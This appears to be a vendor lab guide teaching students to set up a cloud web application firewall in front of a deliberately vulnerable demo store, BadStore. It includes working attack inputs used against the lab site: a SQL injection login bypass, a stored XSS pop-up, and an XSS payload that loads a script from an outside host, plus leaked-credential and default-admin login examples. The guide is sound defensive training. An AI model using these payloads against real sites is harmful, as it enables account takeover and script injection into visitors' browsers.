



# WAF-as-a-Service Lab Guide

Version 3

In this lab guide, you will learn to:

- Configure WAF-as-a-Service to secure the site based on the customer's requests.
- Troubleshoot and fix false positives – easily!
- Address additional security concerns found by the customer during the PoC.

Make sure you know your student number i.e. 1, 2 3 etc

For each step, there is a description of the customer requirement or situation. Try to figure out how to configure WAF-as-a-Service to match customer requirements or fix customer issues on your own. The two most useful things you can do are:

- If you're trying to address a security concern, click "Add Component" in WAF-as-a-Service and browse the component descriptions until you find one that matches what you're trying to do.
- If you're troubleshooting a false positive, reproduce the issue reported by the customer yourself (so that you get the block page) and then look at the Firewall Logs to see why you were blocked. The logs will provide all the info you need to fix the problem.

If you need help, expand the Hint section, if there is one.

- **WAFaaS takes a few minutes to sync your changes so after making each change, wait a few minutes** until the configuration has synced to all the WAFaaS datacenters in your global region.



Your application is still being provisioned. This message will disappear when provisioning is complete.  
records.

## The Basics

Your website is <http://badstore<your student number>.cudathon.com>

( So if your student number is 12, you will go to <http://badstore12.cudathon.com> )

As you can see, the site is listening on port 80, yikes that's a bad idea because it's not encrypted but we will provide the SSL for them, not to worry!

The first step is get Barracuda WAFaaS to proxy the customer website.

1. Go to the WAFaaS administration console at <https://waas.barracudanetworks.com/>
2. Log in with the email and password provided.
3. Click "Add Application"
4. Enter **badstore** for the application name
5. Enter **badstore<your student number>.cudathon.com** for the domain name, and click Continue.
6. Leave the HTTPS and HTTP screen default, click Continue
7. For the backend server, **change the protocol to HTTP** and the port to **80**, and click "test connection" Click Continue.

**Add Application**

Progress: 1. Websites (checked), 2. Endpoints (checked), 3. Backend Server (active), 4. Select Mode, 5. Change CNAME

Enter the public address where Barracuda will direct your website traffic.

Backend Server Protocol: HTTP

Backend Server: IP Address or Hostname: 54.166.47.21, Port: 80, TEST CONNECTION


✓ The Backend Server was reached successfully and the supplied domains belong to the backend IP Address.

CANCEL BACK CONTINUE

8. Change the mode to "Block" and click Add

- On the next screen, it will tell you to change the DNS record, we will not do that here because we don't have control over the DNS server for badstore, so just click close.

But in real life, you would go to your DNS server, and make this CNAME change to the badstore DNS record so that when people go to the original domain name for the backend server, they will get CNAMED to WAFaaS, as shown in this diagram



- On the next screen, you will see under CNAME, the DNS name for your WAFaaS application proxy. Note that you will also see "Your application is still being provisioned" "DNS Update Pending" and "DNS Server Error" this is ( as explained above ) because we don't have the ability to go and change the DNS server so don't worry about it, we will just use the CNAME itself.

- Your application is still being provisioned.** This message will disappear when provisioning is complete. To ensure access to your application is not blocked, your application is provisioned before changing your DNS records.

DOMAIN	CNAME	PORT	STATUS
badstorebrett.cudathon.com (0 more)	app353482.prod.cudawaas.com	80	⌚ DNS Update Pending
badstorebrett.cudathon.com (0 more)	app353482.prod.cudawaas.com	443 🔒	⌚ DNS Server Error

Just wait from one to three minutes, then you can browse to <https://app353482.prod.cudawaas.com> ( use your CNAME, that's just an example ) and make sure you see the website load as shown here

Note: You will of course receive an SSL warning, because of the domain name mismatch, but you can click through it to proceed and see the badstore application. Again as a reminder, in real life, all the domains names will match as needed.

## BadStore.net

Welcome **{Unregistered User}** - Cart contains 0 items at \$0.00 [View Cart](#)

### Shop Badstore.net

[Home](#)  
[What's New](#)  
[Sign Our Guestbook](#)  
[View Previous Orders](#)  
[About Us](#)

### Welcome to BadStore.net!



11. Add the “Request ReWriting” component. You do not have to change anything, just take a look and observe that by default the host header is re-written from the CNAME to the original host to enable us to do testing ( and this lab ) as shown here

Enable Request Rewriting ☒ ON

NAME	PRIORITY	ACTION	HEADER NAME	REWRITE FROM	REWRITE TO	COMMENTS
default-req-rewrite-rule	^ v	Insert Header	X-Forwarded-For	*	Client IP Address	
remove-accept-encoding-header	^ v	Remove Header	Accept-Encoding	*		
Host_Header_for_Testing	^ v	Rewrite Header	Host	app249853.prod.cudawaas.com	badstore1.cudathon.com	This rule allows you to access yo...

## Security Policy Detailed Setup

We will now set up the detailed security rules. The set of rules are known as the security policy.

Note that some of the OWASP Top 10 is on by default, so things like SQL Injection and Cross-Site Scripting are already in the security policy as shown here

Default Security	
Check Protocol Limits:	<input checked="" type="radio"/> Yes <input type="radio"/> No <i>Set to <b>Yes</b> to check size limit on various HTTP protocol elements like request length, header length etc. These checks prevent possible Buffer Overflow attacks. <b>Recommended:</b> Yes</i>
Cookie Security Mode:	<input type="radio"/> Encrypted <input checked="" type="radio"/> Signed <input type="radio"/> None <i>Encrypted makes all cookies un-readable by the client browser. Signed makes cookies visible but attaches a signature to prevent tampering. <b>Recommended:</b> Signed</i>
URL Protection:	<input checked="" type="radio"/> Enable <input type="radio"/> Disable <i>Enables protection on a URL. These settings are ignored when <b>URL Profiles</b> are used for validating the incoming requests. <b>Recommended:</b> Yes</i>
Parameter Protection:	<input checked="" type="radio"/> Yes <input type="radio"/> No <i>Enables protection on request parameters by enforcing limits on various sizes. <b>Recommended:</b> Enable</i>
SQL Injection Prevention:	<input checked="" type="radio"/> Enable <input type="radio"/> Disable <i>SQL injection attack allows commands to be executed directly against the database, allowing disclosure and modification of data in the database. <b>Recommended:</b> Enable</i>
OS Command Injection Prevention:	<input checked="" type="radio"/> Enable <input type="radio"/> Disable <i>OS commands can often be used to give attackers access to data and escalate privileges on servers. <b>Recommended:</b> Enable</i>
XSS Injection Prevention:	<input checked="" type="radio"/> Enable <input type="radio"/> Disable <i>Cross-Site Scripting (XSS) takes advantage of a vulnerable Web site to attack clients who visit that Web site. <b>Recommended:</b> Enable</i>
Default Character Set:	<div>UTF-8</div> <i>This affects how incoming requests are decoded before inspection. The Default Character Set is used when the charset cannot be determined by other means.</i>
Suppress Server Errors:	<input type="radio"/> Yes <input checked="" type="radio"/> No <i>Enables the Barracuda Web Application Firewall to insert a default or custom response page in case of any error responses from the server. <b>Recommended:</b> Yes</i>

## SQL Injection

To test that SQL injection prevention is on, go to your web server <http://badstore<student number>.cudathon.com>, click Login / Register, and try entering ' or 1=1 # in the email address, then click Login. You will be logged in as the "Test User" without knowing their real email address or password, this is a simple example of a SQL injection.

# BadStore.net

Welcome **Test User** - Cart contains 0 items at \$0.00

[View Cart](#)

### Shop Badstore.net

[Home](#)  
[What's New](#)  
[Sign Our Guestbook](#)  
[View Previous Orders](#)  
[About Us](#)  
[My Account](#)

### Login to Your Account or Register for a New /

#### Login to Your Account

Email Address:

Password:

Now try the same thing but this time go to your WAFaaS CNAME, to see if it gets blocked. If everything goes well You will get a block page that looks something like this, because the WAFaaS sees that you are trying to send a SQL injection attack.



#### How can I resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

178fbf8b3b0-e1efd43d

47.156.11.216

Go to the Logs component, choose firewall logs, and you will see the log entry with the event ID and details of the SQL Injection attack as shown here

2021-04-22 16:44:43	DENIED	/cgi-bin/badstore.cgi	47.156.11.216	GET	SQL Injection in Parameter
Event Details					
Date	2021-04-22 16:44:43	Endpoint	app544842.prod.cudawaas.com:80		
ID	178fbf8b3b0-e1efd43d	URL	/cgi-bin/badstore.cgi		
Severity	Alert	Method	GET		
		Query String	action=search&searchquery=%27or+1%3D%271		

## Cross-Site Scripting aka XSS

The customer reports:

*People are complaining they are getting viruses and strange behavior when they go to my website. They are not going to shop with me if they cannot trust the reputation of my online store.*

How can you fix this?

Let's do a XSS injection in your browser against your WAF CNAME first, to see that the WAF prevents this from happening.

Go to your WAF CNAME.

The comment field of the guestbook is vulnerable to XSS injection, so click on Sign Guestbook, put in your name and some email address, and leave a comment with this as the comment text ( you can copy and paste it, but you might have to fix up those single quotes due to copy and paste issues make sure they are just single quotes ).

```
<script>alert('go to terriblestore.com for lower prices!');</script>
```


You will see the WAFaaS blocks it, and this XSS never makes it to the application, it is blocked right at the WAFaaS.

Now to see this XSS on the vulnerable server:

Go to <http://badstore<student number>..cudathon.com>

Click on Sign Guestbook, and do the same XSS as before.

If everything goes well, you will see this:



So that's not very exciting, but it is a type of stored XSS, advertising fraud type attack ( call it what you will ) and everyone who leaves a comment is going to see that. Try going back and leaving another comment, you'll see what we mean, you will see that Terriblestore advertising pop-up again.



So let's make it way more fun and do a real hack!


Go to your WAFaaS CNAME

Click on Sign Guestbook and leave a comment as before, but this time put this as the comment text. By the way, you will see the WAFaaS blocks this. I highly recommend using copy and paste for this one, just remember to fix up any quotes that get mangled due to font and pasting quirks between screens and browsers. Double quotes and single quotes have to be the straight up-and-down ones.

```
<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```

So that gets blocked.

Now go to <http://badstore<student number>.cudathon.com> and try the same thing. You should get a real shock! 😊 Better stay away from that comments page until the app developers have cleaned it all up.



## Beyond the OWASP Top 10

Well believe it or not, Application security goes much further than SQL Injection and XSS and the OWASP Top 10.

You also have to defend against Bot attacks, block Account Take Overs, and much more.

So, in addition to being protected from the OWASP Top 10, the customer has the following requests:

### Geolocation

“I only do business with US and UK. Can you block all other countries? I also want to block TOR nodes and anonymous proxies.”

#### Hint

Look at the available components in WAFaaS to see what would help block web requests outside of the US and UK.

#### Instructions

### Allow Trusted Clients


“I have an anti-defacement service that accesses the store and I want it to be exempt from all WAF checks and be able to do anything unconditionally. The service always sends requests from the IP 38.227.79.50.”

#### Hint

Look at the available components in WAFaaS to see what would allow requests from a specific IP to be always “trusted”. Also you probably want to circle back to the “IP Address Geolocation” component and add this ip address as an allowed address under the “Network Exceptions” section, so that if that IP address falls outside the UK and USA, it is still allowed.

#### Instructions

- Add the **Trusted Hosts** component.



The screenshot shows the 'Trusted Hosts' configuration page. At the top, there's a checkbox labeled 'Trusted Hosts' which is checked. Below it, a description reads: 'Allow certain IP addresses to bypass all security checks to access your application.' A toggle switch for 'Enable Trusted Hosts' is set to 'ON'. To the right of the toggle is an 'ADD HOST' button. Below these elements is a table with columns: NAME, IP ADDRESS, MASK, and MORE. The table contains one entry: 'Anti-Defacement' with IP address '38.227.79.50' and mask '255.255.255.255'. A vertical ellipsis icon is in the 'MORE' column for this entry.

NAME	IP ADDRESS	MASK	MORE
Anti-Defacement	38.227.79.50	255.255.255.255	⋮

- Enable Trusted Hosts.
- Click Add Host. Enter the IP 38.227.79.50 and mask 255.255.255.255. Enter “Anti\_Defacement” for the name and click Add.
- Click Save


## Web Scraping

“My competitor, TerribleStore, started selling the same things and whenever I change my prices, their prices are almost immediately 1 cent cheaper than mine! How do they do that? How do I stop them?”

### Hint

#### Instructions

- The competitor is using a Web Scraper to scrape our customer’s price list. Let us stop them.
- Add the Distributed Denial-of-Service component. Choose Web Scraping, turn on “insert hidden links” and “insert Javascript”, and click Save.



#### Before

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
  <head>...</head>
  <body>
    <div id="doc"> == $0
      <div id="hd">...</div>
      <div id="bd">...</div>
      <div id="ft">BadStore v1.2.3s - Copyright © 2004-2005</div>
    </div>
  </body>
</html>
```

#### After

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
  <head>...</head>
  <body> == $0
    <div id="doc">...</div>
    <a hidden href="/LcnsybRCnW-QKT_eotWDXUtzmqSCCkxJv2sbAu7GVg=.html">LcnsybRCnW-QKT_eotWDXUtzmqSCCkxJv2sbAu7GVg=.html</a>
    <script type="text/javascript">
      function setCookie (name) { var a = -670327761; var b = 894658860; var c = a+b; document.cookie = name+"="+c; } function
      set_answer_cookie() { setCookie("x-bni-ja"); } set_answer_cookie();
    </script>
  </body>
</html>
```

## Credential Stuffing

There are lots of leaked credentials out there. Change your passwords, kids!

Go to your site directly ( <http://badstore<student number>.cudathon.com> )

Click Login / Register and try logging in as [julio.tan@gmail.com](mailto:julio.tan@gmail.com) / please and you will see the login simply fails. Little do we know this is a leaked credential being stuffed in. But the WAF knows!

Go to your WAFaaS admin tab and add the Bot Protection component.

Click Bot Attacks, and under Credential Stuffing enter **email** for the username field and **passwd** for the password field as shown here

Credential Attack Protection ☒ ON

Protection Type ☒ Credential Stuffing ☐ Credential Spraying

Block logins to your application using predefined pairs of usernames and passwords compromised and available on the dark web.

Username

Password

Go to your WAFaaS CNAME.

Click Login / Register and try logging in as [julio.tan@gmail.com](mailto:julio.tan@gmail.com) / please

Verify the WAFaaS blocks this, and the Firewall Log shows this

2021-04-22 22:36:46	DENIED	/cgi-bin/badstore.cgi	47.156.11.216	POST	Credential Stuffing Detected
<b>Event Details</b>					
Date	2021-04-22 22:36:46	Endpoint	app544842.prod.cudawaas.com:80		
ID	178fd3b03c7-70ca7926	URL	/cgi-bin/badstore.cgi		
Severity	Alert	Method	POST		
		Query String	action=login		
<b>Attack Details</b>		<b>Prevention Details</b>		<b>Event Details</b>	
Attack Category	Bot	Action	DENY	Client IP	47.156.11.216:42979
Attack	Credential Stuffing Detected	Follow Up Action	CHALLENGE	Country	United States
Detail	[Policy~vs_13815:default-url-policy User=julio.tan@gmail.com]			Host	
				User Agent	Mozilla/5.0 (Windows)

## Credit Card PII Leakage

I was showing off my reporting system to our auditor last week. I logged into the site's admin interface by going to the **"Login/Register"** page, entering **"admin"** in the username box and **"secret"** in the password box. Then I went to the Super Secret Administration Menu by navigating to **/cgi-bin/badstore.cgi?action=admin**. I chose **"View Sales Reports"** and clicked **"Do It."** I glanced at the auditor and her eyes were wide! She said something about how we

were showing full credit card numbers, and PCI compliance, and threatened legal consequences. What do I do??? I do not want to lose my super-cool sales report though.

How can you fix this glaring security hole?


Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	ExpDate
2016-11-24	23:11:58	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2016-11-24	23:11:58	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2016-11-23	23:11:57	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008

### Hint

Try for yourself and run through the steps to reproduce what the auditor saw. Notice if you do follow the flow – you will see credit card information... which is what we want to avoid. Look for a WAFaaS component which can be used to prevent sensitive information from being leaked out from the application.

### Instructions

- Add the Data Theft Protection component.



- Turn on Data Theft Protection.
- Click Add Element. Give it a name such as “CC” or “creditcards” and choose Credit Cards for Identity Theft Type and select Cloak for the action. Cloak will obscure the credit card number so the customer can pass the audit. You can leave the 4 initial characters and 0 trailing characters. Click Add.
- Refresh the “View Sales Reports”. You will most of the credit card numbers have been obscured, the few that are not are not even valid credit card numbers to begin with.

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	ExpDate
2016-11-24	23:11:58	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	XXXX-XXXX-XXXX-1111	0705
2016-11-24	23:11:58	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	XXXX-XXXX-XXXX-0004	0905
2016-11-23	23:11:57	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008

## Fix a False Positive in the Guestbook

The customer reports:

*I had a customer who was. She went to the Guestbook page, and typed in the following comment:*

*I tried to order from the union of your stores, but when I try to select a product, from your selection, I cannot!*

To the customer's surprise, he was blocked from posting the comment!



**Why have I been blocked?**  
This website is using a security service to protect itself from online attacks. The action you just performed triggered this service. There are several actions that could result in being blocked including submitting a certain word or phrase, a SQL command or malformed data.

**How can I resolve this?**  
You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

17549c5384d41be2777

Can you figure out why and fix it?


*Hint*

*Hint 2*

It looks like we need to turn **off** SQL Injection patterns from being blocked here. But obviously, we do not want to turn SQL Injection protection off for the entire site. Which component could help us?

### Instructions

- Add the App Profiles component.
- Click Add URL and add the URL from the firewall log: `/cgi-bin/badstore.cgi`.
  - You can leave all the settings at their defaults.
- Hover over the `badstore.cgi` profile, and click the `"Add Parameter"` icon (looks like a plus with a gear)



- Enter the parameter which was blocked in the firewall log for the parameter name: “comments” as shown and for Parameter Class, select Custom. and uncheck “Block SQL Injection”

- Click **Add**
- Test out the website – see if that fixed it!

## False Positive in the File Uploads

The customer reports: One of my suppliers is having trouble uploading their price lists. He is going to the “Supplier Login” section, entering his email big@spender.com , his password “money”, and clicking Login. Note: My supplier has made the price list for you to troubleshoot with available at: <https://s3.amazonaws.com/nmiron-sko20-labs/pricelist.dat> .

Save this file to your computer now.

So click choose file, select that file, enter a filename of “my-pricelist.doc”, and click Upload.

Welcome Supplier

Upload Price Lists

Filename on local system:

pricelist.dat

Filename on BadStore.net:

Coming Soon - Web Services!



### Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered this service. There are several actions that could result in being blocked including submitting a certain word or phrase, a SQL command or malformed data.

### How can I resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

17549c5384d-41be2777

Why are you blocked?

*Hint*

What does the Firewall Log entry say when you try it?

### *Hint 2*

Files are uploaded through URL parameters. Which component would you expect to use to control parameter limits?

### *Instructions*

- Go to the **Parameter Protection** component you previously added.
- Find the Max Upload File Size input and change it to 10240 (10MB).
- Click Save.

Upload a file

Thanks for uploading your new pricing file!

Your file has been uploaded: my-pricelist.doc

- Test again



THE END